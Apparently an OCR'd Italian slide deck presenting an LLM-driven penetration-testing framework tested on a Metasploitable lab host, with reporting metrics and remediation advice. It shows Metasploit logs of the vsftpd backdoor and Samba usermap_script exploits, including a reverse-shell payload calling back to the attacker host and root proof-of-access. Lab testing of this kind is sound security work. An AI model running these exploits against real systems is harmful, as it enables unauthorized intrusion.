Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
$ hostname
metasploitable
$ whoami
root
[MSF] Modulo exploit/multi/samba/usermap_script RIUSCITO — sessione aperta: ['10']
[MSF CLEANUP] Sessione 10 chiusa via RPC
[CLEANUP] Chiusura 0 processi, 0 sessioni
[CLEANUP] Completato.

═══════════════════════════════════════════════════
  RISULTATI ESECUZIONE — plan_aggressive_samba
═══════════════════════════════════════════════════

 Totale step: 1
 Successo:    1
 Falliti:     0
```

```
[INFO] Esecuzione piano: plan_aggressive_vsftpd
[INFO] Target: 192.168.56.4
[EXEC] Avvio playbook 'plan_aggressive_vsftpd' — 1 step

[STEP 1] exploit_vsftpd_backdoor — metasploit
[MSF] Payload scelto per exploit/unix/ftp/vsftpd_234_backdoor: cmd/unix/reverse (LHOST=192.168.56
.5, LPORT=44059, compat=420)
[MSF] Modulo exploit/unix/ftp/vsftpd_234_backdoor avviato (payload=cmd/unix/reverse, job_id=13)
[MSF][PROOF OF ACCESS]
── Sessione 9 ──
$ id
uid=0(root) gid=0(root)
$ uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
$ hostname
metasploitable
$ whoami

[MSF] Modulo exploit/unix/ftp/vsftpd_234_backdoor RIUSCITO — sessione aperta: ['9']
[MSF CLEANUP] Impossibile chiudere la sessione 9: 'Session ID (9) does not exist'
[CLEANUP] Chiusura 0 processi, 0 sessioni
[CLEANUP] Completato.


═══════════════════════════════════════════════════
  RISULTATI ESECUZIONE — plan_aggressive_vsftpd
═══════════════════════════════════════════════════

 Totale step: 1
 Successo:    1
 Falliti:     0
```

Exploit Success Rate 100%: 2 piani eseguiti, 2 riusciti (uid = 0)

Agent 06 - Reporting Engine

06 – Reporting Engine



Raccolta degli input
Lettura dei file JSON prodotti dai moduli precedenti

Estrazione delle evidenze
Estrazione degli output ottenuti


Generazione del report
LLM raccoglie le informazioni e genera: **executive summary, finding e raccomandazioni**

Informazioni mancanti
In caso di mancanza di remediation o raccomandazioni, LLM provvede a generarli

Generazione report finale
Generazione del report in formato json → html → pdf.

Agent 06 - Reporting Engine

06 – Il report finale



Generazione dell’executive summary ad opera dell’LLM


- LLM la redige a partire dai dati reali che riceve dal codice.
- Risultati diversi → Report diverso.
- Marcato con il bagde “generato da LLM”.

Rischio Complessivo

3 vulnerabilità CRITICAL + 1 LOW, 2 vettori sfruttati fino a root → CRITICAL 9.8/10

Agent 06 - Reporting Engine

06 – Finding con proof-of-access



Remediation per finding

- Per ogni finding LLM genera una contromisura mirata al servizio.
- Se una finding dovesse rimanere senza remediation, il codice richiama LLM per completarlo

Ogni finding riporta: servizio affetto, descrizione tecnica, exploitation path, **evidenza (log/output)** e remediation con tracciabilità della fonte

06 – Raccomandazioni a livello di sistema

Log Esecuzione

SUCCESS Step 1 `metasploit – exploit_vsftpd_backdoor`

[PROOF OF ACCESS]

```
--- Sessione 1 ---
$ id
uid=0(root) gid=0(root)
$ uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu
Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
$ hostname
metasploitable
$ whoami
```

SUCCESS Step 1 `metasploit – exploit_samba_usermap`

[PROOF OF ACCESS]

```
--- Sessione 2 ---
$ id
uid=0(root) gid=0(root)
$ uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu
Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
$ hostname
metasploitable
$ whoami
```

Raccomandazioni

IMMEDIATE Isolare l'host 192.168.56.4 dalla rete e disabilitare i servizi vsftpd (porta 21/6200), Samba (porta 139/445) e UnrealIRCd (porta 6667) per bloccare l'accesso non autenticato e l'esecuzione remota di codice derivanti da CVE-2011-2523, CVE-2007-2447 e CVE-2010-2075. generata da LLM
Effort: Basso

SHORT TERM Applicare le patch di sicurezza: aggiornare vsftpd a una versione non vulnerabile, aggiornare Samba a >= 3.0.26 rimuovendo o configurando correttamente lo script di mappatura utenti, e aggiornare UnrealIRCd. Verificare che la porta 6200/tcp non sia più raggiungibile. generata da LLM
Effort: Medio


LONG TERM Aggiornare OpenSSH a una versione recente (>= 5.1p1) per risolvere la vulnerabilità DoS CVE-2008-5161. Implementare un processo di patch management automatizzato e una scansione periodica delle vulnerabilità per prevenire l'accumulo di servizi obsoleti e vulnerabili. generata da LLM
Effort: Alto

Tre livelli temporali

- **Immediate** - Isolare l'host, patch dei servizi vulnerabili
- **Short Term** - Monitoraggio (IDS/IPS)
- **Long Term** - Patch management e audit periodici


Le raccomandazioni sono il risultato del ragionamento finale dell'LLM, ciascuna tracciata come "generata da LLM"

Demo Finale


Kali Linux 2 [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
1 2 3 4
6:08
(.venv)kali@kali: ~/llm-pentest-framework
Sessione Azioni Modifica Visualizza Aiuto
(.venv)-(kali㉿kali)-[~/llm-pentest-framework]
$
KALI
Bloc Num disattivato

Valutazione

Risultati e Metriche



Metrica	Valore	Significato
Scan Accuracy	100%	23/23 porte, 0 mancate, 0 falsi positivi
CVE Precision	50%	Confermate / (confermate + bocciate) = 4/8
Precisione Proposte LLM	20%	CVE LLM confermate su NVD = 1/5
Exploit Success Rate	100%	2/2 piani eseguiti con esito positivo
Report Quality	100%	Completezza del report generato

SCORE COMPLESSIVO

87,5%

media delle 4 metriche principali

Precisione onesta


La CVE precisione del 50% conteggia anche le ipotesi non confermate. Il report resta privo di falsi positivi


Lettura

Scan 100% e Report 100% confermano scansione e report completo; Exploit 100% riflette i 2 vettori portati a root.
La media pesa le 4 metriche principali → **87,5%**

Valutazione

Risultati e Metriche





F-01 (vsftpd) e F-02 (samba) ricadono nella cella di rischio critico: entrambe sfruttate fino a root.
F-03 (UnrealIRCd) è una backdoor critica confermata ma non sfruttata in questa esecuzione;
F-04 (OpenSSH, DoS) ha impatto ridotto

Le fasi del Penetration Testing

TARGET SCOPING → Whitelist + Autorizzazione

→

INFORMATION GATHERING → 01 Target Reconnaissance

Utilizzo di nmap, fingerprinting e gobuster

↓

PORT SCANNING & ENUMERATION → 01 + 02 Attack Surface Mapper

←

VULNERABILITY MAPPING → 03 Vuln Hypothesis Generator

Ipotesi CVE LLM + verifica NVD/DB

↓

EXPLOITATION → 04 Exploit Plan Designer + 05 Attack Executor

→

POST EXPLOITATION → 05 Attack Executor

Solo Proof-of-Access

↓

